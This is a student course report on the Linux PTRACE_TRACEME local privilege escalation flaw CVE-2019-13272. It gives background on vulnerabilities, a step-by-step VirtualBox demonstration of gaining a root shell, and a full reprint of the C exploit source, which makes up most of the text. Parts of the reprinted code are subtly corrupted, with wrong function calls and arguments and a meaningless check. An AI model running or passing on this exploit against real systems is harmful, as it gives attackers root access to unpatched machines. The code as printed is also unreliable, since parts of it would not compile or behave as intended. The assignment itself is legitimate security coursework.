



IE2012 - Systems and Network Programming

Assignment 01: 2020 Regular Intake

IT Number: IT19017884

Name: S.Yugandharee

Table of Contents

Introduction	3
• Vulnerability.....	3
• Linux Vulnerability types.....	3
• Exploit	4
• Exploit Categorization	4
Linux Local Root Exploit (CVE-2019-13272)	4
• Tested Operating Systems [3].....	5
• Damages imposed by the exploit.....	5
• Countermeasures.....	5
Exploit Method	6
• 1. Creating a text file named as 'fileroot.txt'	6
• 2.Change user and group ownership to root and checking it using the ls -l command	6
• 3. Viewing the content of the file using cat command.....	7
• 4. Changing the permission of the file as, only owner has the full access to it.	7
• 5. Viewing the content of the file using cat command (Permission Denied)	7
• 6.Executing the exploit code to change the user as root.	8
• 7. After the exploit the user changed as root user so now that file can be accessible.	8
Exploit code.....	9
References	15

Introduction

Vulnerability

- A flaw or weakness in a system's design, implementation or operation and management that could be exploited to violate the system's security policy.

E.g. – When a person forgets to close the windows before heading to bed, there is possibility, a thief may come through the window and steal valuable stuff.

The open windows represent the vulnerability in this scenario.

Linux Vulnerability types

- Kernel Vulnerability - Vulnerability which is discovered in the kernel
E.g. – Linux root exploit (2019-13272)
- Software Vulnerability – The vulnerability discovered in the software
E.g. – Heartbleed, ghost, shellshock ect...
- Web based vulnerability – Vulnerability found in the websites
E.g. – Not sanitizing user inputs
(SQL Injection vulnerability)

Exploit

- Exploit is a computer system attack, that exposes a specific weakness, that the device provides to intruders.
- Attackers perform the attacks on systems through the exploit code.
- Exploits can be broken down into known exploits and unknown or zero-day exploits.
- John the ripper, Metasploit, Nmap, Wireshark, OpenVAS these are some tools used for exploitation.

Exploit Categorization

- Known exploits – The exploits which are happened already and, the method and the output of the exploit is well known.
E.g. SQL injection, Denial of Service attack, Privilege escalation and many more
- Unknown or zero-day exploit – Vulnerability which is not discovered by the developer but attacks discover it and exploiting is known as zero-day exploit.

Linux Local Root Exploit (CVE-2019-13272)

This vulnerability has been discovered by Jann Horn. This is also known as Linux kernel local privilege escalation, ptrace mishandling vulnerability.

In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause a panic). Another contributing factor is

incorrect marking of a ptrace relationship as privileged, which is exploitable through (for example) Polkit's pkexec helper with PTRACE_TRACEME.[1]

The ptrace() system call is found in Unix-based operating systems and allows one process to control another by observing and manipulating another process state. This system call is frequently used for debugging and is rarely used by software in production.[2]

Tested Operating Systems [3]

Lots of operating systems were tested, some of them are listed below.

- Ubuntu 16.04.5 kernel 4.15.0-29-generic
- Ubuntu 18.04.1 kernel 4.15.0-20-generic
- Linux Mint 19 kernel 4.15.0-20-generic
- Parrot OS 4.5.1 kernel 4.19.0-parrot1-13t-amd64
- Kali kernel 4.19.0-kali5-amd64
- Backbox 6 kernel 4.18.0-21-generic
- SparkyLinux 5.8 kernel 4.19.0-5-amd64
- Fedora Workstation 30 kernel 5.0.9-301.fc30.x86_64

Damages imposed by the exploit


- Attacker can get access of the root user, so attacker is able access the confidential files because of this vulnerability
- Attacker can modify system and can perform some malicious activities.

Countermeasures

- Update the new version of the operating system
- Improve the security mechanisms to avoid unauthorized access by the attackers.


Exploit Method

1. Creating a text file named as 'fileroot.txt'

A screenshot of a terminal window with a dark purple background. The window title is 'yuga@yuga-VirtualBox: ~/Desktop'. On the left side, there are two file icons: 'fileroot.txt' and 'excode.c'. The terminal shows the following commands and output:

```
yuga@yuga-VirtualBox:~$ cd Desktop
yuga@yuga-VirtualBox:~/Desktop$ vi fileroot.txt
yuga@yuga-VirtualBox:~/Desktop$
```

2.Change user and group ownership to root and checking it using the ls -l command

A screenshot of a terminal window with a dark purple background. The window title is 'yuga@yuga-VirtualBox: ~/Desktop'. The terminal shows the following commands and output:

```
yuga@yuga-VirtualBox:~$ cd Desktop
yuga@yuga-VirtualBox:~/Desktop$ sudo chown root:root fileroot.txt
[sudo] password for yuga:
yuga@yuga-VirtualBox:~/Desktop$ ls -l
total 20
drwxrwxr-x 2 yuga yuga 4096 May 11 18:47 CVE-2019-13272-master
-rw-r--r-- 1 yuga yuga 11489 May 11 18:50 excode.c
-rw-r--r-- 1 root root 39 May 11 19:19 fileroot.txt
yuga@yuga-VirtualBox:~/Desktop$
```

3. Viewing the content of the file using cat command.

```
yuga@yuga-VirtualBox: ~/Desktop
yuga@yuga-VirtualBox:~/Desktop$ cat fileroot.txt
This is only can accessed by the root.
```

4. Changing the permission of the file as, only owner has the full access to it.

```
yuga@yuga-VirtualBox:~/Desktop$ sudo chmod 700 fileroot.txt
yuga@yuga-VirtualBox:~/Desktop$ ls -l
total 20
drwxrwxr-x 2 yuga yuga 4096 May 11 18:47 CVE-2019-13272-master
-rw-r--r-- 1 yuga yuga 11489 May 11 18:50 excode.c
-rwx----- 1 root root 39 May 11 19:19 fileroot.txt
```

5. Viewing the content of the file using cat command (Permission Denied)

```
yuga@yuga-VirtualBox:~/Desktop$ cat fileroot.txt
cat: fileroot.txt: Permission denied
yuga@yuga-VirtualBox:~/Desktop$
```

6.Executing the exploit code to change the user as root.

```
yuga@yuga-VirtualBox:~/Desktop/CVE-2019-13272-master$ whoami
yuga
yuga@yuga-VirtualBox:~/Desktop/CVE-2019-13272-master$ gcc -s CVE-2019-13272.c -o ex
yuga@yuga-VirtualBox:~/Desktop/CVE-2019-13272-master$ ./ex
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
This program can only be used by the root user
[.] Tracing midpid ...
[~] Error: ptrace(PTRACE_ATTACH, midpid, 0, NULL)
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-wacom-led-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-wacom-led-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@yuga-VirtualBox:/home/yuga/Desktop/CVE-2019-13272-master#
```

7. After the exploit the user changed as root user so now that file can be accessible.

```
root@yuga-VirtualBox:/home/yuga/Desktop# cat fileroot.txt
This is only can accessed by the root.
root@yuga-VirtualBox:/home/yuga/Desktop#
```


Exploit code

```
#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

#define DEBUG

#ifdef DEBUG
# define dprintf printf
#else
# define dprintf
#endif

#define SAFE(expr) ({ \
    typeof(expr) _res = (expr); \
    if (_res == -1) { \
        dprintf("[!] Error: %s\n", #expr); \
        return 0; \
    } \
    _res; \
})

#define max(a,b) ((a)>(b) ? (a) : (b))

static const char *SHELL = "/bin/bash";

static int middle_success = 1;
static int block_pipe[2];
static int self_fd = -1;
static int dummy_status;
static const char *helper_path;
static const char *pkexec_path = "/usr/bin/pkexec";
static const char *pkaction_path = "/usr/bin/pkaction";
struct stat st;
```

```
const char *helpers[1024];

const char *known_helpers[] = {
    "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
    "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
    "/usr/lib/unity-settings-daemon/USD-backlight-helper",
    "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
    "/usr/sbin/mate-power-backlight-helper",
    "/usr/bin/xfpm-power-backlight-helper",
    "/usr/bin/lxqt-backlight-backend",
    "/usr/libexec/gsd-wacom-led-helper",
    "/usr/libexec/gsd-wacom-oled-helper",
    "/usr/libexec/gsd-backlight-helper",
    "/usr/lib/gsd-backlight-helper",
    "/usr/lib/gsd-wacom-led-helper",
    "/usr/lib/gsd-wacom-oled-helper",
};

/* temporary printf; returned pointer is valid until next tprintf */
static char *tprintf(char *fmt, ...) {
    static char buf[10000];
    va_list ap;
    va_start(ap, fmt);
    vsprintf(buf, fmt, ap);
    va_end(ap);
    return buf;
}

/*
 * fork, execute pkexec in parent, force parent to trace our child process,
 * execute suid executable (pkexec) in child.
 */
static int middle_main(void *dummy) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);
    pid_t middle = getpid();

    self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

    pid_t child = SAFE(fork());
    if (child == 0) {
        prctl(PR_SET_PDEATHSIG, SIGKILL);

        SAFE(dup2(self_fd, 42));
```

```

/* spin until our parent becomes privileged (have to be fast here) */
int proc_fd = SAFE(open(tprintf("/proc/%d/status", middle), O_RDONLY));
char *needle = tprintf("\nuid:\t%d\t", getuid());
while (1) {
    char buf[1000];
    ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));
    buf[buflen] = '\0';
    if (strstr(buf, needle)) break;
}

/*
 * this is where the bug is triggered.
 * while our parent is in the middle of pkexec, we force it to become our
 * tracer, with pkexec's creds as ptracer_cred.
 */
SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));

/*
 * now we execute a suid executable (pkexec).
 * Because the ptrace relationship is considered to be privileged,
 * this is a proper suid execution despite the attached tracer,
 * not a degraded one.
 * at the end of execve(), this process receives a SIGTRAP from ptrace.
 */
execv(pkexec_path, basename(pkexec_path), NULL);

dprintf("[.] execl: Executing suid executable failed");
exit(EXIT_FAILURE);
}

SAFE(dup2(self_fd, 0));
SAFE(dup2(block_pipe[1], 1));

/* execute pkexec as current user */
struct passwd *pw = getpwuid(getuid());
if (pw == NULL) {
    dprintf("[.] getpwuid: Failed to retrieve username");
    exit(EXIT_FAILURE);
}

middle_success = 1;
execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
      helper_path,
      "--help", NULL);
middle_success = 0;
dprintf("[.] execl: Executing pkexec failed");
exit(EXIT_FAILURE);
}

```

```

/* ptrace pid and wait for signal */
static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
    struct user_regs_struct regs;
    struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
    SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
    SAFE(waitpid(pid, &dummy_status, 0));
    SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));

    /* set up indirect arguments */
    unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffL;
    struct injected_page {
        unsigned long argv[2];
        unsigned long envv[1];
        char arg0[8];
        char path[1];
    } ipage = {
        .argv = { scratch_area + offsetof(struct injected_page, arg0) }
    };
    strcpy(ipage.arg0, arg0);
    for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
        unsigned long pdata = ((unsigned long *)&ipage)[i];
        SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
            (void*)pdata));
    }

    /* execveat(exec_fd, path, argv, envv, flags) */
    regs.orig_rax = __NR_execveat;
    regs.rdi = exec_fd;
    regs.rsi = scratch_area + offsetof(struct injected_page, path);
    regs.rdx = scratch_area + offsetof(struct injected_page, argv);
    regs.r10 = scratch_area + offsetof(struct injected_page, envv);
    regs.r8 = AT_EMPTY_PATH;

    SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
    SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
    SAFE(waitpid(pid, &dummy_status, 0));
}

static int middle_stage2(void) {
    /* our child is hanging in signal delivery from execve()'s SIGTRAP */
    pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
    force_exec_and_wait(child, 42, "stage3");
    return 0;
}

```

I

```

// ***** root shell *****

static int spawn_shell(void) {
    SAFE(setresgid(0, 0, 0));
    SAFE(setresuid(0, 0, 0));
    execvp(SHELL, basename(SHELL), NULL);
    dprintf("[~] execvp: Executing shell %s failed", SHELL);
    exit(EXIT_FAILURE);
}

// ***** Detect *****

static int check_env(void) {
    const char* xdg_session = getenv("XDG_SESSION_ID");

    dprintf("[.] Checking environment ...\n");

    if (stat(pkexec_path, &st) != 0) {
        dprintf("[~] Could not find pkexec executable at %s", pkexec_path);
        exit(EXIT_FAILURE);
    }
    if (stat(pkaction_path, &st) != 0) {
        dprintf("[~] Could not find pkaction executable at %s", pkaction_path);
        exit(EXIT_FAILURE);
    }
    if (xdg_session == NULL) {
        dprintf("[!] Warning: XDG_SESSION_ID is not set\n");
        return 1;
    }
    if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep Remote=no >>/dev/null 2>>/dev/null") != 0) {
        dprintf("[!] Warning: Could not find active PolKit agent\n");
        return 1;
    }
    if (stat("/usr/sbin/getsebool", &st) == 0) {
        if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {
            dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
            return 1;
        }
    }
}

dprintf("[~] Done, looks good\n");

return 0;
}

```

```

/*
 * Use pkaction to search PolKit policy actions for viable helper executables.
 * Check each action for allow_active=yes, extract the associated helper path,
 * and check the helper path exists.
 */
int find_helpers() {
    char cmd[1024];
    snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
    FILE *fp;
    fp = popen(cmd, "r");
    if (fp == NULL) {
        dprintf("[~] Failed to run: %s\n", cmd);
        exit(EXIT_FAILURE);
    }

    char line[1024];
    char buffer[2048];
    int helper_index = 0;
    int useful_action = 0;
    static const char *needle = "org.freedesktop.policykit.exec.path -> ";
    int needle_length = strlen(needle);

    while (fgets(line, sizeof(line)-1, fp) != NULL) {
        /* check the action uses allow_active=yes */
        if (strstr(line, "implicit active:")) {
            if (strstr(line, "yes")) {
                useful_action = 1;
            }
            continue;
        }

        if (useful_action == 0)
            useful_action = 0;

        /* extract the helper path */
        int length = strlen(line);
        char* found = memmem(&line[0], length, needle, needle_length);
        if (found == NULL)
            continue;

        memset(buffer, 0, sizeof(buffer));
        for (int i = 0; found[needle_length + i] != '\n'; i++) {
            if (i >= sizeof(buffer)-1)
                continue;
            buffer[i] = found[needle_length + i];
        }
    }
}

```

```

    if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
        strstr(&buffer[0], "/cpugovctl") != 0 ||
        strstr(&buffer[0], "/package-system-locked") != 0 ||
        strstr(&buffer[0], "/cddistupgrader") != 0) {
        dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);
        continue;
    }

    /* check the path exists */
    if (stat(&buffer[0], &st) != 0)
        continue;

    helpers[helper_index] = strdup(&buffer[0], strlen(buffer));
    helper_index++;

    if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))
        break;
}

pclose(fp);
return 0;
}

// ***** Main *****

int ptrace_traceme_root() {
    dprintf("[.] Using helper: %s\n", helper_path);

    /*
     * set up a pipe such that the next write to it will block: packet mode,
     * limited to one packet
     */
    SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));
    SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
    char dummy = 0;
    SAFE(write(block_pipe[1], &dummy, 1));

    /* spawn pkexec in a child, and continue here once our child is in execve() */
    dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);
    static char middle_stack[1024*1024];
    pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack),
                             CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));
    if (!middle_success) return 1;

```

```

while (1) {
    int fd = open(sprintf("/proc/%d/comm", midpid), O_RDONLY);
    char buf[16];
    int buflen = SAFE(read(fd, buf, sizeof(buf)-1));
    buf[buflen] = '\0';
    *strchrnul(buf, '\n') = '\0';
    if (strcmp(buf, basename(helper_path), 15) == 0)
        break;
    usleep(100000);
}

/*
 * our child should have gone through both the privileged execve() and the
 * following execve() here
 */
dprintf("[.] Tracing midpid ...\n");
SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
SAFE(waitpid(midpid, &dummy_status, 0));
dprintf("[~] Attached to midpid\n");

force_exec_and_wait(midpid, 0, "stage2");
exit(EXIT_SUCCESS);
}

int main(int argc, char **argv) {
    if (strcmp(argv[0], "stage2") == 0)
        return middle_stage2();
    if (strcmp(argv[0], "stage3") == 0)
        return spawn_shell();

    dprintf("Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)\n");

    check_env();

    if (argc > 1 && strcmp(argv[1], "check") == 0) {
        exit(0);
    }

    /* Search for known helpers defined in 'known_helpers' array */
    dprintf("[.] Searching for known helpers ...\n");
    for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
        if (stat(known_helpers[i], &st) == 0) {
            helper_path = known_helpers[i];
            dprintf("[~] Found known helper: %s\n", helper_path);
            ptrace_traceme_root();
        }
    }
}

```

```

}

/* Search polkit policies for helper executables */
dprintf("[.] Searching for useful helpers ...\n");
find_helpers();
for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
        break;

    if (stat(helpers[i], &st) == 0) {
        helper_path = helpers[i];
        ptrace_traceme_root();
    }
}

return 0;
}

```

References

- [1] <https://security-tracker.debian.org/tracker/CVE-2019-13272>
- [2] <https://access.redhat.com/articles/4292201>
- [3] <https://github.com/jas502n/CVE-2019-13272/blob/master/CVE-2019-13272.c>

Exploit code and method

<https://github.com/jas502n/CVE-2019-13272/blob/master/CVE-2019-13272.c>

<https://www.youtube.com/watch?v=bY6rlcg2m5o&t=12s>